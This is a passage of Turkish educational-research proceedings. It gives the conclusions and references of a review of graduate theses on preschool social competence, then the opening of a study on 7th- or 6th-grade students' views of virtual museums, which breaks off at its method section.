Grafik 8 incelendiğinde, araştırma kapsamına alınan tezlerin en çok rastgele örnekleme türünü tercih ettikleri anlaşılmaktadır. Rastgele örneklemenin ardından en çok uygun örnekleme tercih edildiği görülmektedir. Ayrıca, yüksek lisans tezlerinin %30'unun rastgele örnekleme %15'inin uygun örnekleme, %10'unun ölçüt örnekleme ve %5'inin ölçüt örnekleme yöntemini kullandığı görülmektedir. Araştırma kapsamına alınan 7 yüksek lisans tezinin ise örnekleme yöntemine ilişkin bilgiye ulaşamamıştır. İncelenen iki doktora tezlerinin birinde tabakalı örnekleme yöntemi kullanıldığı görülmektedir. Diğer doktora tezinde ise evrenin tamamına ulaşıldığı, örnekleme alınmadığı ifade edilmektedir.



Grafik 9. Tezlerin Kullanılan Veri Toplama Araçlarının Türüne Göre Dağılımı

Grafik 9 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %85'inde, doktora tezlerinin ise tamamında (%100) ölçeklerin veri toplama aracı olarak kullanıldığı görülmektedir. Veri toplama araçlarında çeşitlilik olmasına rağmen, ölçeklerin ön plana çıktığı söylenebilir. Ayrıca tezlerdeki veri toplama araçları incelendiğinde incelenen yüksek lisans ve doktora tezlerinin tamamında LaFreniere ve Dumas (1996) tarafından geliştirilen ve Çorapçı, Aksan, Yalçın ve Yağmurlu (2010) tarafından Türk kültürüne uyarlama çalışması yapılan "Sosyal Yetkinlik ve Davranış Değerlendirme Ölçeği" kullanılmıştır. Yüksek lisans ve Doktora tezlerinde kullanılan ölçme araçları ise şöyledir: Resim

Sosyometri Ölçeği (YT1), Çocuklar İçin Kısa Mizaç Ölçeği (YT2, YT5), Zihin Kuramı Ölçeği (YT2), Ebeveynlik Tutum Ölçeği (YT3, YT11), Denham Duygu Anlama Testi (YT4), Çaba Sarf Ederek Kendini Denetleme Bataryası (YT5), Güç ve Zorluklar Ölçeği (YT6), Duygu Düzenleme Kontrol Listesi (YT6), Tükürük (DNA) Testi (YT7), Ebeveyn Rolüne İlişkin Kendilik Algısı Ölçeği (YT9), Psikolojik İyi Oluş Ölçeği (YT10), Yetişkinler İçin Psikolojik Dayanıklılık Ölçeği (YT10), 36-71 Aylık Çocuklar İçin Oyun Davranış Ölçeği (YT11), Anne-Babalık Stilleri ve Boyutları Ölçeği (YT12), Okul Öncesi Sosyal Beceri Envanteri (YT13), 5-6 Yaş Çocukları için Öğrenme Stilleri Formu (YT13), Baba Katılım Ölçeği (YT14), Narsistik Kişilik Envanteri (YT15), Obsesif İnanışlar Ölçeği (YT16), Duygu Düzenleme Ölçeği (YT17), Okul Öncesi Değerler Ölçeği (YT18), Öz-düzenleme Becerileri Ölçeği (YT19), Problem Çözme Becerisi Ölçeği (YT19), Okul Öncesi Rekabet Ölçeği (YT20), Okul Öncesi Çocuğu ve Aileyi Tanılama Formu (DT1), Çocuk Akran İlişkileri Öğretmen Değerlendirme Ölçeği (DT2), Öz-Kontrol Değerlendirme Ölçeği (DT2), Oyuncak Öykü Tamamlama Testi TR (DT2).

4. SONUÇ VE TARTIŞMA

Araştırmada okul öncesi dönemde sosyal yetkinlikle ilgili 2010 - 2020 yılları arasında Türkiye’de yapılan lisansüstü tezler değerlendirilmiştir. Araştırma sonuçlarına göre, okul öncesi eğitimde sosyal yetkinlikle ilgili lisansüstü tezlerin 2018 ve 2019 yıllarında artış gösterdiği görülmektedir. Okul öncesi dönemde sosyal yetkinlikle ilgili yapılan tezlerin daha çok yüksek lisans seviyesinde kaldığı ve daha kapsamlı çalışmalar olan doktora tezlerinin sınırlı olduğu görülmektedir. Aynı zamanda tezlerin büyük çoğunluğunun dili Türkçedir. Araştırmaya göre, okul öncesi dönemde sosyal yetkinlikle ilgili okul öncesi eğitimi ve psikoloji alanında yürütülen lisansüstü tezlerin diğer alanlardan daha fazla olduğu görülmektedir. Okul öncesi eğitimi ve psikoloji alanından sonra Rehberlik ve Psikolojik Danışmanlık, Çocuk Gelişimi ve Eğitimi Bölümlerinin ilgili konuda en çok tezin yürütüldüğü alan olduğu görülmektedir. Ayrıca üniversiteler bazındaki incelemeler sonucunda araştırma kapsamına alınan tezlerde okul öncesinde sosyal yetkinlikle ilgili çalışmaların dağılımının neredeyse eşit olduğu görülmektedir. Araştırma kapsamındaki lisansüstü tezlerin çocuğa, çocuğa ve anneye, çocuğa ve babaya, çocuğa ve ebeveyne yönelik olduğu saptanmış ve daha çok çocuğa yönelik olduğu görülmektedir. Araştırma sonuçlarına göre, incelenen lisansüstü tezlerde en çok nicel desenin ardından karma desenin tercih edildiği söylenebilir. Nicel ve karma desen dışında nitel desende tezlere rastlanmamıştır. Araştırmacıların tezlerinde en çok nicel deseni tercih etmelerinin nedeni; nicel desenlerin araştırma sonuçlarını genelleme, daha geniş örneklemlere ulaşma ve zaman-maliyet gibi faktörlerde sağladığı avantajlardan kaynaklanabilir (Göktaş vd., 2012). Araştırma sonuçları, tarama yönteminin diğer araştırma yöntemlerine göre daha çok tercih edildiğini göstermektedir. Araştırma kapsamındaki lisansüstü tezlerde en çok rastgele örnekleme yöntemi kullanılmıştır. Ayrıca, okul öncesi dönemde sosyal yetkinlikle ilgili lisansüstü tezlerde veri toplama aracı olarak en çok görüşme ölçekler

tercih edilmiştir. Okul öncesinde sosyal yetkinlikle ilgili incelenen lisansüstü tezlerde sosyal yetkinlikle mizaç, kaygı, davranış problemi gibi birçok kavramın ilişkisi incelenmiştir. İncelenen bu lisansüstü tezlerde diğer değişkenlerle ilgili pek çok farklı ölçme aracı kullanılmasına rağmen sosyal yetkinliğin ölçülmesinde bütün tezlerde LaFreniere ve Dumas tarafından geliştirilen Türk kültürüne uyarlaması 2010 yılında Çorapçı ve arkadaşları tarafından yapılan Sosyal Yetkinlik ve Davranış Değerlendirme ölçeğinin kullanıldığı görülmektedir.

5. ÖNERİLER

Bireyin yaşamında kritik bir öneme sahip olan okul öncesi dönemde çocukların kazandığı sosyal yetkinliğin tüm yaşamı boyunca etkili olduğu göz önünde bulundurulduğunda okul öncesi eğitimde sosyal yetkinlikle ilgili daha fazla doktora tezi yapılabilir.

Okul öncesi dönemde çocuğun sosyal yetkinliğinin ölçülmesine yönelik sınırlı sayıda ölçme aracı bulunduğundan daha kapsamlı ölçme araçları geliştirilebilir.

Çocuğun sosyal yetkinlik düzeyini arttırmak ve eksiklikleri erken dönemde fark edip iyileştirmek için okul öncesi dönemde sosyal yetkinliğin geliştirilmesine yönelik eğitim programları hazırlanabilir.

6. KAYNAKÇA

- [3] A. Altun-Nalbant, “Okul öncesi eğitim kurumlarına devam eden 5 yaş çocuklarının mizaç, sosyal yetkinlik özellikleri ile çaba sarf ederek kendini denetleme becerisi arasındaki ilişkinin incelenmesi”. Yüksek lisans tezi. Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, 2016.
- [4] A.Yıldırım., H. Simsek. Sosyal bilimlerde nitel araştırma yöntemleri. Ankara: Seckin, 2016.
- [5] A. Y. Işıksolu, “60-72 aylık çocukların öz-düzenleme becerileri, sosyal yetkinlik ve problem çözme becerileri arasındaki ilişkinin incelenmesi”. Yüksek lisans tezi. Pamukkale Üniversitesi Eğitim Bilimleri Enstitüsü, 2020
- [6] Ç. Ö. Sendil, “An investigation of social competence and behavioral problems of 5-6 year-old children through peer preference, temperament and gender”. Unpublished Master of Science thesis, Middle East Technical University, Ankara, 2010.
- [7] E. Bozkurt, “Okul öncesi çocuklarının duyguları anlama becerileri ile sosyal yetkinlik düzeyleri arasındaki ilişkinin incelenmesi”. Yüksek lisans tezi. Necmettin Erbakan Üniversitesi, 2016.
- [8] E. Etel, “Social competence, theory of mind, and executive function in institutionreared Turkish preschoolers”. Master’s thesis. Koc University, İstanbul, 2012.

- [9] E. Gözükırmızı, “Okul Öncesi Çocukların Sosyal Yetkinlik Becerileri ve Davranış Sorunları ile Annelerinin Obsesif İnanışları Arasındaki İlişki”. Yüksek lisans tezi. İstanbul Gelişim Üniversitesi Sosyal Bilimler Enstitüsü, 2019
- [10] E. S. Akgül, “5-6 yaş arası çocukların sosyal yetkinlik davranışlarının incelenmesi”. Yüksek Lisans tezi. Maltepe Üniversitesi, İstanbul. 2018.
- [11] E. Sezici, “Okul öncesi çocuklarda oyun terapisinin sosyal yetkinlik ve davranış yönetimine etkisi”. Yüksek lisans tezi, Marmara üniversitesi, İstanbul, 2013.
- [12] G. Koçak, “Okul öncesi eğitime devam eden çocukların sosyal yetkinlik düzeyi ile annelerinin ebeveynlik rolü benlik algıları arasındaki ilişki”. Yüksel lisans tezi. Bahçeşehir üniversitesi, İstanbul, 2018.
- [13] M. Özçelik, “Okul öncesi dönem çocuklarının sosyal yetkinlik ve rekabet düzeylerinin farklı erken çocukluk eğitimi programları açısından incelenmesi. Yüksek lisans tezi. Yıldız teknik üniversitesi, İstanbul, 2020.
- [14] M. Yavaş, “Montessori ve Meb okul öncesi eğitim programında eğitim gören çocukların değer düzeyleri sosyal yetkinlik ve davranışlarının karşılaştırmalı olarak incelenmesi”. Yüksek lisans tezi. Sabahattin Zaim üniversitesi, İstanbul, 2020.
- [15] M. Yuvacı, “Baba katılımı ile okul öncesi dönem çocuklarının sosyal yetkinlik ve davranış problemleri arasındaki ilişkilerinin incelenmesi”. Yüksek lisans tezi. Karabük Üniversitesi, Karabük, 2019.
- [16] N. Atış Akyol, “Okul öncesi dönem çocuklarda bağlanma ile sosyal yetkinlik, kaygı, öfke ve öz-kontrol değişkenlerinde akran ilişkilerinin aracı rolü”. Yüksek lisans tezi. Hacettepe üniversitesi, Ankara 2020.
- [17] N. Güler, “Annelerin Narsistik Kişilik Özellikleri ile Çocukların Sosyal Yetkinlik ve Davranış Problemleri Arasındaki İlişkinin İncelenmesi”. Yüksek lisans tezi. İstanbul Gelişim Üniversitesi Sosyal Bilimler Enstitüsü, 2019
- [18] N. Uygun, “Okul öncesi eğitim kurumlarına devam eden çocukların oyun davranışlarının incelenmesi”. Yüksek lisans tezi. Yüzüncü yıl üniversitesi, Van, 2019.
- [19] Z. Köse, “Ebeveynlerin duygu sosyalleştirme becerileri ile okul öncesi çocukların duygu düzenleme ve sosyal yetkinlik becerileri arasındaki ilişki”. Yüksek lisans tezi. Abant İzzet Baysal üniversitesi, Bolu, 2019.
- [20] R.N. Mavioğlu, “The effect of socioeconomic status and 5-httlpr on preschoolers’ social competence and diurnal cortisol levels”. Master's Thesis. Boğaziçi university, İstanbul, 2018.
- [21] T. Eğin Işık, “Okul öncesi dönemi öğrencilerinin öğrenme stilleri ile sosyal yetkinlik ve sosyal becerileri arasındaki ilişkinin incelenmesi”. Yüksek lisans tezi. Necmettin Erbakan üniversitesi, Konya, 2019.

- [22] T.N. Akaydın, “Okul öncesi kuruma devam eden 3-6 yaş arasındaki çocuklarda babanın ebeveynlik stilinin çocuğun sosyal yetkinlik ve davranışları ile ilişkisi”. Yüksek lisans tezi. Ufuk üniversitesi, Ankara, 2019.
- [23] Y. Fırat, “Children's resilience, emotion regulation social competence, and problem behaviors in an at-risk community in turkey”. Yüksek lisans tezi, Boğaziçi üniversitesi, İstanbul, 2018.
- [24] Y. Göktaş, vd. Türkiye’de eğitim teknolojileri araştırmalarındaki eğilimler: 2000-2009 dönemi makalelerinin içerik analizi. Kuram ve Uygulamada Eğitim Bilimleri Dergisi, 2012, 12.1: 177-199.
- [25] Z. Çiftçi Topaloğlu, “4-5 yaş çocuklarının sosyal yetkinlik, saldırganlık, kaygı düzeyleri ile anne babalarının ebeveyn özyeterliği algısı arasındaki ilişkilerin incelenmesi”. Yüksek lisans tezi, Pamukkale üniversitesi, Denizli, 2013.
- [26] Z. Kındıroğlu, “Ebeveynlerin psikolojik iyi oluş ve psikolojik dayanıklılık düzeyleri ile çocukların sosyal yetkinlik ve davranışları arasındaki ilişki”. Yüksek lisans tezi. Sabahattin Zaim Üniversitesi, İstanbul, 2018.
- [27] Z. Köse, “Ebeveynlerin duygu sosyalleştirme becerileri ile okul öncesi çocukların duygu düzenleme ve sosyal yetkinlik becerileri arasındaki ilişki”. Yüksek lisans tezi. Abant İzzet Baysal üniversitesi, Bolu, 2019.

SANAL MÜZELERİN ÖĞRENCİ GÖRÜŞLERİ AÇISINDAN DEĞERLENDİRİLMESİ

Sezgin Elbay¹

¹*T.C. Milli Eğitim Bakanlığı (MEB), Sakarya, Türkiye*

sezgin_elbay@hotmail.com

ORCID: 0000-0002-0601-8063

ÖZET

İnsanlık tarihi, anıt ve belgeler gibi temel bir unsur olarak kabul edilen fiziksel ve entelektüel eserler yoluyla yeniden yapılandırılmaktadır. Bu bağlamda fiziksel eserlerin kullanımı, tarihi, mimari ve arkeolojik vb. gibi bilgileri öğrencilere aktarmak için özellikle yararlı olabilir. Bununla birlikte, bu tür eserlerin müzelerde değerli birer kültürel miras olarak korunması, öğrencilerin bu türden kültürel yaratı ile kaynaklara erişim ve bunları kullanmalarını engelleyebilir. Bu engeller ise eğitimde dijitalleşmenin yaygınlaşmasıyla aşılabılır. Dolayısıyla tarihi belge, malzeme ile eserleri ziyaret eden öğrencilerin bu ziyaretler sırasında neler yaşadıkları; yani onların deneyimlerinin neler olduğu araştırmalarla ortaya çıkarılabilir ve böylece sanal müzelere ilişkin çeşitli düzenleme/değişiklikler yapılabilir; ayrıca uzaktan eğitim sürecinde öğrencilerin başarılarını desteklemek için sanal müze ziyaretlerinden nasıl yararlanılabileceği ortaya çıkarılabilir. Bu kapsamda araştırma, kuramsal dayanak ve spekülatif ilişkilendirmelerden çok ampirik kanıtlar ışığında sanal müzelerin yapısından kaynaklanan durumların ortaya konulması açısından önem taşımaktadır. Bu bağlamda araştırmanın temel amacı, sanal müzeleri ortaokul 7. sınıf öğrencilerinin görüşleri açısından değerlendirmektir. Bu nedenle araştırma bütüncül tek durum çalışmasına uygun olarak yürütülmüştür. Araştırmanın çalışma grubunu benzeşik örnekleme yöntemine göre belirlenen yaşları 11-12 arasında değişen 19 öğrenci oluşturmuştur. Veri toplama araçları olarak yarı yapılandırılmış görüşme ve açık uçlu anket formları işe koşulmuştur. Araştırmanın sorularını cevaplamak amacıyla veriler üzerinde betimsel analiz yapılmıştır. Betimsel analiz sonuçlarına göre; öğrencilerin sanal müzelerin beğenilen ve beğenilmeyen yanlarına değindikleri saptanmıştır. Bu bağlamda sanal müzelerin yapısından kaynaklı bazı engelleri olsa da öğrencilerin duyuşsal davranışlarını açığa çıkarmayı sağlayabildiği sonucuna ulaşılmıştır. Buna göre sanal müzelerin ortaokul seviyesinde

okutulan sanat (Görsel Sanatlar) ve tarih (Sosyal Bilgiler) içerikli derslerde duyuşsal davranışları açığa çıkarmak için işe koşulması ve odaklanmayı sınırlayan kullanımla ilgili sorunlarının çözülmesi önerilmektedir.

EVALUATION OF VIRTUAL MUSEUMS IN TERMS OF STUDENT OPINIONS

ABSTRACT

Human history is being restructured through physical and intellectual artifacts that are considered a fundamental element, such as monuments and documents. In this context, the use of physical artifacts can be especially useful for passing on information such as history, architecture and archaeological, etc. to students. However, preserving such artifacts as valuable cultural heritage in museums can prevent students from accessing and using resources through such cultural creation. These obstacles can be overcome by the spread of digitalization in education. Therefore, what students who visit historical documents, materials and artifacts experience during these visits; that is, what their experiences are can be revealed through research and thus various arrangements/changes can be made regarding virtual museums; it can also be revealed how virtual museum visits can be used to support students' achievements during the distance education process. In this context, research is important for revealing situations arising from the structure of virtual museums in the light of empirical evidence rather than speculative associations with theoretical foundations. In this context, the main purpose of the research is to evaluate virtual museums in terms of the opinions of middle school 7th grade students. Therefore, the research was conducted in accordance with the holistic single case study. The study group of the study was 19 students between the ages of 11 and 12 determined according to the homogeneous sampling method. Semi-structured interview and open-end survey forms were used as data collection tools. In order to answer the questions of the research, descriptive analysis was carried out on the data. According to the results of the descriptive analysis; It has been determined that the students touched on the admired and disliked features of virtual museums. In this context, although virtual museums have some obstacles due to their structure, it has been found to be able to reveal the affective behavior of students. Accordingly, it is recommended that virtual museums be used to reveal affective behaviors in courses with

art (Visual Arts) and history (Social Studies) that are taught at the secondary school level and to solve the problems related to use that limit focus.

Keywords: *Digitalization in Education, Virtual Museum, Student Opinions*

1. GİRİŞ

Eğitim programı (yetişek), yetiştirilmesi amaçlanan bireylerin istenilen hedef-davranışları kazanmaları için planlanmış yaşantılardan geçirilmesi olarak tanımlanmaktadır (Ertürk, 1984). Buna göre bir eğitim programı geliştirilirken bireylerin okul içi ve dışındaki yaşantılarla hedeflenen davranışlara ulaşmaları gerekmektedir. Bu bağlamda hedeflerin belirlenmesinde, “toplumun sosyal, ekonomik, politik yapı ve eğilimleri, doğal çevreden kaynaklanan durumlar, insanın biyo-psiko-sosyo-kültürel özellikleri ve disiplin alanı (ilgili dersin içerik yapısı ve özellikleri)” temel kritik belirleyiciler olmaktadır. Bunlarla çelişmeyen hedefler, aday hedefler olarak tanımlanmakta ve eğitim psikolojisi, sosyolojisi, ekonomisi ve felsefesi gibi süzgeçlerden geçirilerek olası öğretim hedefleri olarak kabul edilmektedir (Sönmez, 2004). Bu aşamadan sonra hedeflerin uygulamada geçerli/doğrulanabilir olup olmadığı kontrol edilmektedir. Kontrol sayesinde sisteme sürekli dönüt verilmekte ve bunun bir sonucu olarak sistemde işlemeyen yanlar saptanmaktadır. Gerekli tanılama/değerlendirmeler yapıldıktan sonra ise olası hedefler, kesinleşmiş öğretim hedefleri olarak belirlenmektedir. Daha sonra hedef-davranışların kazandırılmasında nelere ihtiyaç duyulduğu tespit edilmeye çalışılmaktadır. Ardından istenilen hedef-davranışlara uygun olarak içerik belirlenmekte ve bunlara göre öğretim etkinlikleri örgütlenmektedir (Pratt, 1980). Son aşamada hedef-davranışların kazanılma durumu nicelik ve niteliksel iç-dış değerlendirmeye tabi tutulmaktadır (Sönmez, 2004). Böylece bir eğitim programının temel öğelerine uygun olarak çeşitli derslere ilişkin öğretim programları geliştirilmektedir.

Bir eğitim programının temel öğeleri kazanım (hedef-davranış), içerik, öğrenme-öğretme süreci ve sınav durumları olmak üzere şimdilik dört başlık altında toplanmaktadır. Bunlardan öğrenme-öğretme süreci ve sınav durumlarının öğretmenin güdümünde gerçekleştirilmeye çalışıldığı söylenebilir. Başka bir anlatımla kazanımlara yönelik sorulan “nasıl öğretilim ve ne kadar öğrettik?” gibi soruların cevapları öğretmenin okul-içi ve dışı öğretim etkinliklerini kılavuzlama sürecinde yaptıklarında aranmaktadır (Demirel, 2009). Dolayısıyla öğretmen, öğretim programının yürütücü ve değerlendiricisi olarak programın uygulamaya geçirilmesinde kritik bir rol oynamaktadır (Ornstein ve Hunkins, 2014).

Öğretmen, okul içi ve dışı yaşantılarla kazanımlara uygun öğrenme-öğretme yaklaşım, yöntem, teknik ve araçlarını derslerinde işe koşmalıdır. Buna ek olarak öğretim hizmetinin (ipucu, pekiştirici, dönüt-düzeltilme, öğrenci katılımı) niteliğini artırıcı etkilere de derslerinde yer vermelidir (Guskey,


2007). Bu durum özellikle okul dışında yapılan öğretim faaliyetlerinde daha kritik olabilir. Çünkü yüz-yüze eğitimin yapılamadığı durumlarda okul dışı öğretim faaliyetleri ile kazanımlar edindirilmeye çalışılmaktadır.

Yüz-yüze eğitimin yarım yamalak veya hiç yapılamadığı dönemlerde okul dışı öğrenme faaliyetleri ön plana çıkmaktadır. Öyle ki yeni tip Koronavirüs (COVID-19) küresel salgını dolayısıyla bugün tüm dünyada eğitim uzaktan ve okul dışı öğrenme yöntem, teknik ve araçlarıyla yapılmaya çalışılmaktadır. Bu bağlamda e-öğrenme platformlarının öğrenme-öğretme sürecinde yaygın olarak kullanıldığı söylenebilir. Dolayısıyla arttırılmış ve sanal gerçeklik gibi internet tabanlı öğrenme platformları önemini arttırmıştır. Bu e-öğrenme platformlarından biri de sanal müzelerdir.

2. KURAMSAL ÇERÇEVE

Sanal müzeler, fiziksel müzelerde sergilenen nesnelerin internet ortamında gezilmesine imkân veren dijital bir platformdur. Bu nedenle sanal müzeler, fiziksel ve somut bir gerçekliği olan müzelerin alternatifidir. Bu haliyle sanal müzelerin e-öğrenme platformlarından biri olduğu söylenebilir. Öyle ki sanal müzelerde bulunan dijital içerik aracılığıyla öğrencilerin öğrenme potansiyellerinde artış olduğu belirlenmiştir (Ambusaidi ve Al-Rabaani, 2019; Ulusoy, 2010). Bu bağlamda özellikle fiziksel kapasitelerin sınırlı olduğu durumlarda sanal müzelerden öğrencilerin öğrenmelerini arttırmak için yararlanıldığı söylenebilir.

Sınırlı zaman aralıklarında farklı tür ve derecelerde hedef-davranışları kazandırmayı amaçlayan okulların aksine, sanal müzeler bağımsız bir öğrenme ortamı sağlamaktadır. Özellikle soyut düşünme becerileri henüz gelişmemiş 14 yaşının altındaki öğrenciler için sanal müzelerin öğrenme-öğretme sürecinde işe koşulmasıyla birlikte; sanal müzelerin beş duyuyu harekete geçirebileceği ve bağımsız/özerk öğrenen özelliklerini açığa çıkarabileceği düşünülmektedir. Ayrıca sanal müzeler aracılığıyla doğrudan doğruya amaçlı yaşantılar edinilebildiği için daha etkili ve kalıcı öğrenmelerin olabileceği de söylenebilir. Çünkü Dale (1969) öğrencilerin aktif ve somut yaşantılarla öğrenme sürecine dâhil edilebileceği ve bunun bir sonucu olarak da öğrenme malzemesini daha iyi hatırlayabileceklerini savunmaktadır. Bu kapsamda Dale'in yaşantı konisi adını verdiği sistem Şekil 1'de gösterilmektedir.



Şekil 1. Dale'in yaşantı konisi (Masters, 2013, s. 1587)

Şekil 1'de öğrencinin elde ettiği deneyimlerin pasiften aktife, soyuttan somuta değiştiğinde buna paralel olarak öğrenme kapasitesinde de dramatik bir artışın meydana geldiği görülmektedir. Bu durum öğrencinin deneyimi ve nesnelere kurduğu kavramsal ilişkinin öğretim hedeflerinin aşamalarına uygun olarak yapılanması gerektiğini göstermektedir (Davis ve Summers, 2014, s. 2-3). Buna göre yaşantı konisinin tavanından tabanına doğru inildikçe daha kalıcı öğrenmelerin olduğu ve öğretim hedeflerinin üst düzey kazanımlarına ulaşıldığı öne sürülebilir. Öyle ki bireyler okuduklarının %10'unu, işittiklerinin %20'sini, gördüklerinin %30'unu, hem görüp hem işittiklerinin %50'sini, söylediklerinin %70'ini ve yapıp söylediklerinin %90'ını anımsamaktadırlar (Lalley ve Miller, 2007). Bu bağlamda okul dışı öğretim yöntem, teknik ve araçlarıyla öğrenme-öğretme süreçlerinin çeşitlendirilmesi hedeflenmelidir.

Sanal müzeler bir okul dışı öğrenme yöntemi olarak birçok dersin (örnek Sosyal Bilgiler, Tarih ve Görsel Sanatlar gibi) öğretim programına dâhil edilmiştir. Bu öğretim programlarının, "amaç, içerik (öğrenme alanı), öğrenme-öğretme süreci ve dikkat edilecek hususlar" bölümlerinde okul dışı uygulamalara ve özellikle de müze eğitimine yer verildiği saptanmıştır (MEB, 2018). Bu bağlamda kazanımların verilmesinde sözlü ve yerel tarih, müze ziyaretleri, doğa eğitimi gibi okul dışı öğretimin göz önünde bulundurulması gerektiği vurgulanmıştır. Bu nedenle çeşitli derslerde sanal müze ziyaretleri ile işlevsel bir öğretim yapılabilir. Dahası sanal müzeler öğrencilerin kültürel miras, yakın ve uzak tarih, doğal ortam ve hatta farklı ülkelerdeki eserlere ilişkin bir farkındalık yaratabilir (Egüz, 2020). Sanal müze alanında yapılan çalışmalarda da bu durumun vurgulandığı tespit edilmiştir.

Sanal müzeler üzerine yapılan çalışmalar incelendiğinde, bu çalışmaların daha çok Görsel Sanatlar, Sosyal Bilgiler ve Tarih dersleri bağlamında olduğu saptanmıştır (Ambusaidi ve Al-Rabaani, 2019; Canlı, 2016; Durmuş, 2012; Kalıncı, 2015; Karakaya, 2015; Kubat, 2012). Ayrıca farklı

alanlardaki öğretmenlerin sanal müzeler hakkındaki görüşlerini belirleme ve farkındalık yaratmaya yönelik başka çalışmaların da yapıldığı belirlenmiştir (Aktaş, 2017; Egüz, 2020; Karataş vd., 2016). Bu çalışmalarda genel olarak sanal müze ziyaretlerine ilişkin öğretmen, öğretmen adayı veya öğrenci görüşlerinin alındığı tespit edilmiştir. Ancak sanal müzeleri ziyaret eden öğrencilerin sanal müzelerin beğenilen/beğenilmeyen yanlarına ilişkin bakış açılarının araştırmalarla ortaya çıkarılmadığı görülmektedir. Bu durum sanal müzelerin kazanımlarla ilişkilendirilerek öğrenme-öğretme sürecinde faydalı bir uzaktan öğretim aracı olarak kullanılmasında birtakım eksikliklere neden olabilir. Bu kapsamda araştırma, ampirik kanıtlar ışığında sanal müzelerin güçlü ve zayıf yanlarının ortaya çıkarılması ve buna göre bir öğretim yapılabilmesi açılarından önem taşımaktadır. Bu bağlamda araştırmanın temel amacı, sanal müzeleri ortaokul 6. sınıf öğrencilerinin bakış açıları açısından değerlendirmektir. Temel amaca uygun olarak geliştirilen alt sorular ise şu şekildedir: 6. sınıf öğrencilerinin bakış açısına göre sanal müzelerin;

- i. Beğenilen ve
- ii. Beğenilmeyen özellikleri nelerdir?

3. YÖNTEM

Paradigma

İyi bir araştırma girişimi, konu, sorun ya da ilgi alanının yanı sıra araştırmada işe koşulacak paradigmanın belirlenmesiyle başlamaktadır (Mason, 1996). Paradigma, olay ve olguları anlamlandırmaya yarayan düşünsel bir çerçeve ve değerler dizisidir. Farklı bir açıdan değerlendirildiğinde paradigma, bir görüşe boyun eğme eylemidir (Stanage, 1987). Bu görüş, bir araştırma paradigmasının “eyleme rehberlik eden temel inanç/ lar kümesi” olarak tanımlanmasını, ilk ilkeleri, “nihai sonuçları” veya araştırmacının dünya görüşlerinin ele alınmasını kapsamaktadır (Denzin ve Lincoln, 2000, s. 157).

Bu araştırmanın paradigması yorumlamacılıktır. Yorumlamacılık, algı tarafından sosyal gerçekliğin oluşturulduğunu kabul eden düşünsel bir kurulumdur. Bu bağlamda araştırmadan elde edilen verilerin katılımcılar tarafından inşa edilen sosyal bir gerçekliğe dayandığı kabul edilmektedir.

Desen

Araştırma fenomenolojik desene uygun olarak yürütülmüştür. Bu bağlamda öncelikle fenomenolojinin felsefe içindeki köklerinin incelenmesi yerinde olabilir. Ardından fenomenolojik desen ile araştırmanın amacı arasında bir ilişki kurulmaya çalışılacaktır.

Alman filozof Edmund Husserl (1859 - 1938), “dağılmakta olan bir uygarlığa mutlak kesinlik kazandıracak yeni bir felsefi yöntem geliştirmeye çalışmıştır” (Eagleton, 1983, s. 54). Bu bağlamda

fenomenolojinin kökenleri Kant ve Hegel'e kadar geriye götürülebilse de, Vandenberg (1997, s. 11) Husserl'i "20. yüzyılda fenomenolojinin hayat kaynağı" olarak kabul etmektedir. Husserl, dış dünyadaki nesnelere insan düşüncesinden bağımsız bir gerçekliğe sahip ve nesnelere hakkındaki bilgilerin güvenilir olduğu inançları reddetmiştir. İnsanların, nesnelere bilinçlerinde nasıl göründü veya kendilerini nasıl gösterdiklerinden emin olabileceklerini savunmuştur (Fouche, 1993). Buna göre kesinliğe ulaşmak için anlık deneyimin dışındaki her şey göz ardı edilmeli ve bu şekilde dış dünya kişisel bilincin içeriğine indirgenmelidir. Dolayısıyla gerçekler, saf 'fenomen' ve nereden başlanacağına dair tek mutlak veri olarak ele alınmaktadır. Husserl, felsefi yöntemini 'fenomenoloji', saf 'fenomen' bilimi olarak adlandırmıştır (Eagleton, 1983, s. 55). Bu çerçevede fenomenolojinin amacı, "nesnelere kendilerine geri dönün!" sloganıyla betimlenen somut olana geri dönmektir (Moustakas, 1994, s. 26).

Husserl'den sonra da fenomenoloji çeşitli kişiler tarafından savunulmuştur. Bunlardan Husserl'in öğrencisi Martin Heidegger (1889 - 1976), "Dasein" veya "orada olma" kavramını ve bir kişi ile dünyası arasındaki diyalogu betimlemiştir. Heidegger ve Husserl, sırasıyla "yaşanmış dünya'yı ve "Lebenswelt"i sıradan bir dünyada ortalama bir varoluş açısından araştırmışlardır (Schwandt, 1997). Husserl'in bir takipçisi olan Alfred Schultz ise (1899 - 1956), "insan dünyasının çeşitli anlam bölgelerinden oluştuğu" fikrini daha da ileri götürmüştür (Vandenberg, 1997, s. 7). Heidegger'in varoluşsal fenomenolojisi, diğerleri arasında Jean-Paul Sartre (1905 - 1980) ve Maurice Merleau-Ponty (1908 - 1961) tarafından da savunulmuştur. Sartre ve Merleau-Ponty'nin çalışmaları, Husserl ve Heidegger'in etkisini büyük ölçüde genişletmiştir (Vandenberg, 1997).

Fenomenolojinin yukarıdaki felsefi varsayımlarına bağlı olarak fenomenolojik desen Moustakas tarafından nitel araştırma yöntemlerinden biri olarak tanımlanmıştır. Fenomenolojik desenli araştırmalar genellikle bireylerin belirli bir olgu hakkındaki algı veya bakış açılarını ortaya çıkarma ve yorumlamayı amaçlamaktadır (Yıldırım ve Şimşek, 2016). Dolayısıyla bu desenin amacı, paylaşılan deneyimin özünü belirleyerek bir olgunun daha iyi anlaşılmasını sağlamaktır (Moustakas, 1994). Bu nedenle araştırmada ortaokul 6. sınıf öğrencilerinin sanal müzeler hakkındaki "bakış açıları ortaya çıkarılmaya" çalışıldığı için fenomenolojik desen tercih edilmiştir. Araştırmanın işlem adımları Şekil 2'de sunulmuştur.



Şekil 2. Araştırmanın işlem akışı

Katılımcılar

Araştırmanın çalışma grubunu, Sakarya kentinde resmi bir devlet ortaokuluna devam eden yaşları 10-11 arasında değişen 10 öğrenci (6 kız, 4 erkek) oluşturmuştur. Araştırmanın çalışma grubu amaçlı örnekleme türlerinden biri olan “Homojen Örnekleme” yöntemine göre belirlenmiştir. Homojen örneklemede birbirine benzer yapıda olan gruplar üzerinde araştırma yapılmaktadır. Bu bağlamda öğrencilerin daha önce “sanal müze”leri ziyaret etmemiş, aynı yaş grubunda ve benzer akademik özgeçmişlere sahip olmaları benzerlikler olarak kabul edilmiş; bu doğrultuda katılımcılar belirlenmiştir.


Veri toplama araçları ve analizi

